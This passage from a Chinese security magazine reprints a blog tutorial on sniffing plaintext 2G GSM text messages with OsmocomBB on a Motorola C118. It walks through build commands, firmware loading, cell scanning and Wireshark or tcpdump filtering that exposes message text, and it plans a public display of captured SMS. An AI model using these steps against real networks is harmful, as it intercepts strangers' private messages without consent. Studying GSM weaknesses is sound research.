第五期

黑科技

SECBOOK

书安

信息安全技术文献

主编：xfkxfk

监制：疯子__Madmaner

编辑：DM__、游风、Rexiniu、静默、桔子、Left

出品团队

网络尖力 知安 Know Safe

合作伙伴

乌云知识库 drops.wooyun.org 四叶草安全 BUGSCAN NSFOCUS <?$CodeScan=1;

360 安全播报平台 WatcherLAB

目　录

第一章　黑科技 3

第 1 节　OsmocomBB SMS Sniffer 3

第 2 节　Tap Lan 实战之“伪装的路由” 18

第 3 节　通用 GPS 卫星定位平台漏洞成灾用户位置信息告急 32

第 4 节　看我如何控制任意女神豆浆机 45

第 5 节　看我如何控制全国消费终端电子信息互动屏 51

第二章　渗透测试 65

第 1 节　利用被入侵的路由器迈入内网 65

第 2 节　从 Juniper 防火墙到内网系统 74

第三章　WebShell 检测专题 77

第 1 节　Webshell 系列（1）-基于流量的检测方式 77

第 2 节　Webshell 系列（2）-深入用户的内心 82

第 3 节　Webshell 系列（3）-基于行为分析来发现未知的 webshell 86

第 4 节　Webshell 系列（4）-基于流量的 webshell 分析样例 90

第 5 节　Webshell 系列（5）-Webshell 之“看见”的能力分析 95

第四章　漏洞月报 99

第 1 节　Joomla 远程代码执行漏洞分析 99

第 2 节　Juniper 网络设备后门分析及影响 106

第 3 节　飞塔系统 SSH 后门分析及利用 112

第一章 黑科技

第1节 OsmocomBB SMS Sniffer

作者：刘嵩

来自：绿盟科技博客

网址：http://blog.nsfocus.net/

OsmocomBB 介绍

OsmocomBB(Open source mobile communication Baseband)是国外的一个开源项目，其功能是对 GSM 协议栈(Protocols stack)的开源实现；其目的是要实现手机端从物理层(layer1)到 layer3 的三层实现，主要进行 2G 网短信嗅探。本文详细地介绍了实现方法，以供安全爱好者学习和参考。

目前来看，真正的物理层(physical layer)并没有真正的开源实现，暂时也没看到实施计划。只有物理层控制。因为真正的物理层是运行在 baseband processor 的 DSP core 上，涉及到许多信号处理算法的实现，而且还要牵扯很多硬件 RF 的东西。这项技术至少在 2010 年，技术已经成熟，2011 年就有开源实现了。得益于 OsmocomBB 的开源项目，使得我们用一台笔记本和很简单的硬件就能完成 GSM sms 嗅探。

原理分析

关于加密：

GSM 加密采用 A5 算法，A5 算法 1989 年由法国人开发，是一种序列密码。它是欧洲 GSM 标准中规定的加密算法，专用于数字蜂窝移动电话的加密，用于对从电话到基站连接的加密。A5 的特点是效率高，适合硬件上高效实现。

A5 发展至今，有 A5/1、A5/2、A5/3、A5/4、A5/5、A5/6、A5/7 等 7 个版本，目

前 GSM 终端一般都支持 A5/1 和 A5/3，A5/4 以上基本不涉及。值得注意的是 A5/2 是被『故意弱化强度』的版本，专用于『出口』给『友邦』，2006 年后被强制叫停，终端不允许支持 A5/2。

工作流程

手机开机时的位置更新流程：

MS（手机）向系统请求分配信令信道（SDCCH）；
MSC 收到手机发来的 IMSI 可及消息；
MSC 将 IMSI 可及信息再发送给 VLR，VLR 将 IMSI 不可及标记更新为 IMSI 可及；
VLR 反馈 MSC 可及信息信号；
MSC 再将反馈信号发给手机；
MS 倾向信号强的 BTS，使用哪种算法由基站决定，这也导致了可以用伪基站进行攻击。

关于 GSM 网络相关知识，如图 1-1-1：




图 1-1-1

所需硬件

支持的手机：

MotorolaC123/C121/C118 (E88) — our primary target
MotorolaC140/C139 (E86)
MotorolaC155 (E99) — our secondary target
MotorolaV171 (E68/E69)
SonyEricssonJ100i
Pirelli DP-L10
Neo 1973 (GTA01)
OpenMoko – Neo Freerunner (GTA02)
SciphoneDreamG2 (MT6235 based)

我们选择 Moto C118，因为官方对它支持的最好、硬件成本低，约￥35/台（手机+

电池+充电器），如图 1-1-2：

图 1-1-2

USB 转串口模块

推荐带 TX/RX LED 的 FT232 模块，当然其他模块也可以，比如 CP2102、CP2303 等模块，不过使用前要先调好比特率。就说 FT232 模块，我买的是￥35 的，第一个嘛，为了求稳定。后面做多个手机联合嗅探的时候可以尝试买一些便宜的，如图 1-1-3：

图 1-1-3

C118 数据线

这个数据线就是 2.5mm 耳机头转杜邦线，注意一头是 2.5mm 耳机孔的，另一边是杜邦线连接串口模块。手边有 2.5mm 耳机插头的可以自己做一个。当然网上现在也有现成的了，不过成本稍微高一点，￥15 左右一条，如图 1-1-4：

图 1-1-4

MiniUSB 链接线：

这个线应该都有，以前的 mp3、手机啥的都是这个线，马云家卖￥10，如果你用了 Pl2303 那类的 USB 转换板 就可以不用这根线了 那个板子上自带 U 口 如图 1-1-5：

图 1-1-5

编译 OsmocomBB

基础环境：

MacOs 10.10.5 + VMworkstation + Ubuntu 12.04 x64

我的实验用的是这样的环境，网上很多教程都说 X64 的虚拟机不能正常编译，但是我确实是成功了。大家也可以尝试使用别的环境试试，毕竟我的实验环境仅供参考。

网路环境要求能够正常访问 github，实验环境周围存在 GSM 信号。C118 手机有足够的电量，支持实验。

准备所需目录以及文件：具体项目目录结构和所需文件，如图 1-1-6：

图 1-1-6

准备好之后的目录，如图 1-1-7：




图 1-1-7

我是把整个 source 目录放在了用户文件夹下，仅做参考。只需要按照上面文字格式的结构图准备就好，图片中未出现部分后面会写如何出现。

编译环境准备

编译前安装所需的依赖库文件：

```
sudo apt-get install build-essential libgmp3-dev libmpfr-dev libx11-6 libx11-dev texinfo flex bison libncurses5 libncurses5-dbg libncurses5-dev libncursesw5 libncursesw5-dbg libncursesw5-dev zlibc zlib1g-dev libmpfr4 libmpc-dev
```

如图 1-1-8：




图 1-1-8

在 arm 根目录执行 build.sh 文件进行 build 操作：

```
chmod +x gnu-arm-build.2.sh ./ gnu-arm-build.2.sh
```

如图 1-1-9：




图 1-1-9

完成后 arm/install/目录结构如图所示，如图 1-1-10：




图 1-1-10

因为编译需要，把 arm/install/bin 路径加入到环境变量中，我这里是加入到用户的环境变量中。使用 pwd 命令获取绝对路径，如图 1-1-11：




图 1-1-11

修改~/.bashrc 文件，最后一行加入：

```
export PATH=$PATH:/home/wooyaa/source/arm/install/bin
```

执行 source 命令让配置文件即时生效：

```
source ~/.bashrc
```

在终端中输入 arm 然后按 tab 键，如果出现如下图所示就说明编译环境搞定了，如图 1-1-12：




图 1-1-12

编译 OsmocomBB

把 osmocom 项目 gitclone 到 source 目录下：

```
git clone git://git.osmocom.org/osmocom-bb.git
git clone git://git.osmocom.org/libosmocore.git
```

在 libosmocore/目录中编译 osmocom 核心库文件：

```
cd /home/wooyaa/source/libosmocore/ autoreconf -i ./configure make sudo make install
```

编译 OsmocomBB：

```
cd /home/wooyaa/source/osmocom-bb/src/ git checkout –track origin/luca/gsmmap //选择分支 make //交叉编译
```

如果没什么问题，软件环境和固件就都编译好了。Ununtu 12.04 自带 FT232R 驱动，

所以直接连接就能使用，不需要再装驱动。

常见错误

常见报错有可能是 autoconf、libtool、libpcsclite-dev 等文件的缺失，只要装好就行了。具体版本请使用 apt-cache search xxx 在你自己电脑中的 apt-get 的 list 中查找。

使用方法

连接硬件：

在终端中输入 lsusb，会显示当前 usb 连接的信息，如图 1-1-13：

图 1-1-13

如果驱动正常，插上 MiniUSB 线后就能看到 usb-serial，如图 1-1-14

图 1-1-14

网上的教程大多都误认为是将 firmware 刷入手机，实际上这里只是把固件加载到手机 RAW 中执行。加载 Firmware 到手机 raw 中：

```
cd /home/wooyaa/source/osmocom-bb/src/host/osmocon/./osmocon -m c123 -p
/dev/ttyUSB0 ../../target/firmware/board/compal_e88/layer1.compalram.bin
cd /home/wooyaa/source/osmocom-bb/src/host/osmocon/
./osmocon -m c123 -p /dev/ttyUSB0 ../../target/firmware/board/compal_e88/
layer1.compalram.bin
```

其中–m c123 跟 c123xor 的区别就是是否检测数据总和。上面命令需要在关机下执行，

然后短按开机键。终端上会显示”starting up”字样，如图 1-1-15：

图 1-1-15

手机屏幕显示 Layer 1 osmocom-bb 字样就表示成功了，如图 1-1-16：

图 1-1-16

扫描基站：

```
cd /home/wooyaa/source/osmocom-bb/src/host/layer23/src/misc/
sudo ./cell_log –O
```

其中 cell_log 的参数是字母 O ,具体作用是只检查 ARFCN 是否可用 ,不进行其它操作，

可以用./cell_log –help 参看说明。

终端中会输出日志信息，其中会包含能够收到的基站的相关信息，格式类似这样：

```
cell_log.c:248 Cell: ARFCN=40 PWR=-61dB MCC=460 MNC=00 (China，China Mobile)
```

ARFCN 后面的编号可以代表基站信道号，还包含了运营商信息，如图 1-1-17：

图 1-1-17

关于嗅探

因为我们买的便宜货 ,每个手机只能嗅探一个信道 ,具体一些的 ,可以参考下面的图(我

们现在只能抓 Downlink 的数据包），如图 1-1-18：




图 1-1-18

因为想要 Sniffer Uplink 的包，要修改硬件，C118 主板上的 RX filters 要换掉，换成我们需要的 HHM1625&&HHM1623C1 滤波器组件，才能抓 Uplink 的数据包。

有关信道号 ARFCN 的问题，可以参考下面的图，如图 1-1-19：

图 1-1-19

开始嗅探

选择想要监听的信道号并开始嗅探广播数据，在目录

/home/wooyaa/source/osmocom-bb/src/host/layer23/src/misc/下执行嗅探：

```
./ccch_scan -i 127.0.0.1 -a THE_ATFCN_ID
```

其中 THE_ATFCN_ID 就是扫描到的日志中参数 ARFCN 的值，苹果手机可以执行：

```
3001#12345#
```

进入工程模式后，选择 GSM Cell Environment->GSM Cell Info->GSM Serving Cell，就可以看到目前手机连接的基站 ARFCN 值了，应该在第二步中，也能看到这个 ID 存在。

其他手机的命令：

```
Samsung (Android): *#0011#
```

如图 1-1-20：

图 1-1-20

使用 wireshark 抓取监听数据：

因为 osmocomBB 执行之后默认会在本地开启 4729 端口，这时候的 GSM 协议已经被封装上了 TCP-IP，可以在本地用 wireshark 抓到，所以我们使用 wireshark 去监听 4729 的端口：

```
sudo wireshark -k -i lo -f 'port 4729'
```

如图 1-1-21：

图 1-1-21

在 wireshark 中过滤 gsm_sms 协议数据 ,过滤之后得到的数据里面就包含短信的明文信息。 过滤后得到的明文短信信息，如图 1-1-22：

图 1-1-22

SMS text 就是短信的明文内容，其他 git 分支还支持把监听到的数据保存到 cap 包，然后通过脚本来过滤包内容，达到嗅探短信明文的目的。后面会有计划的去尝试。

配置 OsmocomBB

layer23 是用/home/wooyaa/source/osmocom-bb/src/host/layer23/src/mobile

下的 mobile 程序实现，所以通过执行 mobile 文件可以进行自定义，配置一些关于 osmocom-bb 的信息：

```
cd /home/wooyaa/source/osmocom-bb/src/host/layer23/src/mobile
sudo ./mobile -i 127.0.0.1
```

执行 mobile 程序之后，会在本地开启 4247 端口，使用 telnet 连接，然后配置执行，随时使用？来查看 help 信息，如图 1-1-23：




图 1-1-23

关于嗅探内容

简单来讲，短信接受者的号码、IMEI 等数据，只有在”Location Update”时才会在网络中出现，并且是以加密形式传输的。当接收短信时，基站根据之前位置更新时注册的信息，判断接收者的位置。所以，想要拿到接受者的号码，需要破解 A5/1 算法并还原出”Location Update”时的原文，只不过需要价格昂贵的 USRP2。

另外还看到个 RTL-SDR 的文章（就是以前传说中可以跟踪飞机的电视棒），也支持 Airprobe：

```
http://www.rtl-sdr.com/rtl-sdr-tutor%E2%80%A6and-wireshark/
```

Tips：

```
记住所有操作在 sudo -s root 权限下操作。
开机键不是长按，而是短按，否则就进入原系统了。
现在 2G 短信越来越少了，多等等会有的。理论上话音一样能够被监听及解码，只是涉及技术更为复杂。
CP210x 的接线，RX 和 TX 有可能需要对调。运行 cp210x-program 需要先安装 ibusb-dev 如果输出是“No devices found”或“Unable to send request， 3709 result=-110”，则有问题。
```

后期计划

捕获上行包：

因为想要嗅探 Uplink 的包，要修改硬件，C118 主板上的 RX filters 要换掉，换成我们需要的 HHM1625&&HHM1623C1 滤波器组件，才能抓 Uplink 的数据包。修改方法如下：

要使手机能够成为『passive uplink sniffer』，必须动到电烙铁，替换掉 RX filters。

替换前，如图 1-1-24：




图 1-1-24

摘掉后，如图 1-1-25：




图 1-1-25

替换后，如 1-2-26：




图 1-1-26

使用 OsmocomBB RSSI monitor 查看信号强弱：

```
./osmocom-bb/src/host/osmocon/osmocon -p /dev/ttyUSB0 -m c123xor -c ./osmocom-bb/src/target/firmware/board/compal_e88/rssi.highram.bin ./osmocom-bb/src/target/firmware/board/compal_e88/chainload.compalram.bin
```

由于 RSSI 太大，不便于像 OsmocomBB 那样直接加载，所以要先用-C 参数加载一个小的 chainloader 程序去加载我们真正的 RSSI Payload 程序，如图 1-1-27：

图 1-1-27

短信内容实时 web 页面展示：

制作成绵羊墙，在线实时显示嗅探到的短信

多设备联合嗅探：

尝试多设备一起嗅探，增强嗅探范围和效果

附录

DIY Moto C118 数据链接线，如图 1-1-28：




图 1-1-28

图中例子耳机为 moto T191 的耳机，右图中标注的颜色为耳机线拆开后里面线芯的颜色。耳机线拆开后里面会包含 3 根带有外皮的铜线。

GSM 网络相关知识，如图 1-1-29：




图 1-1-29

从协议图中得知，移动设备(MS)和基站(BTS)间使用 Um 接口，最底层就是刷入手机的 layer1 物理传输层，之上分别是 layer2 数据链路层和 layer3 网络层，如图 1-1-30：




图 1-1-30

位于图中 layer2 的 LAPDm，是一种保证数据传输不会出错的协议。一个 LAPDm 帧共有 23 个字节（184 个比特），提供分片管理控制等功能。

layer3 的协议则可以分为 RR/MM/CM 三种，这里只列出嗅探相关的功能：

RR(Radio Resource Management)：channel， cell（控制等信息，可以忽略）
MM(Mobility Management)：Location updating（如果需要接收方号码，需要关注这个动作）
CM(Connection Management)：Call Control（语音通话时的控制信息，可以知道何时开始捕获 TCH）， SMS（这里的重点）

如图 1-1-31：




图 1-1-31

参考 GSM 的文档 TS 04.06 得知 LAPDm 的 Address field 字段中，定义了 3.3.3

Service access point identifier (SAPI)。SAPI=3 就是我们要的 Short message service。使用 tcpdump 配合 show_gsmtap_sms.py 脚本在 console 列出短信明文：

```
tcpdump -l -ilo -nXs0 udp and port 4729 | python2 -u show_gsmtap_sms.py
```

一些名词解释

MS：Mobile Station，移动终端；
IMSI：International Mobile Subscriber Identity，国际移动用户标识号，是 TD 系统分给用户的唯一标识号，它存储在 SIM 卡、HLR/VLR 中，最多由 15 个数字组成；
MCC：Mobile Country Code，是移动用户的国家号，中国是 460；
MNC：Mobile Network Code ，是移动用户的所属 PLMN 网号，中国移动为 00、02，中国联通为 01；
MSIN：Mobile Subscriber Identification Number，是移动用户标识；
NMSI：National Mobile Subscriber Identification，是在某一国家内 MS 唯一的识别码；
BTS：Base Transceiver Station，基站收发器；
BSC：Base Station Controller，基站控制器；
MSC：Mobile Switching Center，移动交换中心。移动网络完成呼叫连接、过区切换控制、无线信道管理等功能的设备，同时也是移动网与公用电话交换网(PSTN)、综合业务数字网(ISDN)等固定网的接口设备；
HLR：Home location register。保存用户的基本信息，如你的 SIM 的卡号、手机号码、签约信息等，和动态信息，如当前的位置、是否已经关机等；
VLR：Visiting location register，保存的是用户的动态信息和状态信息，以及从 HLR 下载的用户的签约信息；
CCCH：Common Control CHannel，公共控制信道。是一种“一点对多点”的双向控制信道，其用途是在呼叫接续阶段，传输链路连接所需要的控制信令与信息。

参考文献

https://github.com/osmocom/osmocom-bb
http://bb.osmocom.org/trac/wiki/TitleIndex
http://wulujia.com/2013/11/10/OsmocomBB-Guide/
https://blog.hqcodeshop.fi/archives/253-iPhone-cell-Field-Test-mode.html
http://bbs.pediy.com/showthread.php?t=182574
http://www.blogjava.net/baicker/archive/2013/11/13/406293.html

（全文完）责任编辑：游风

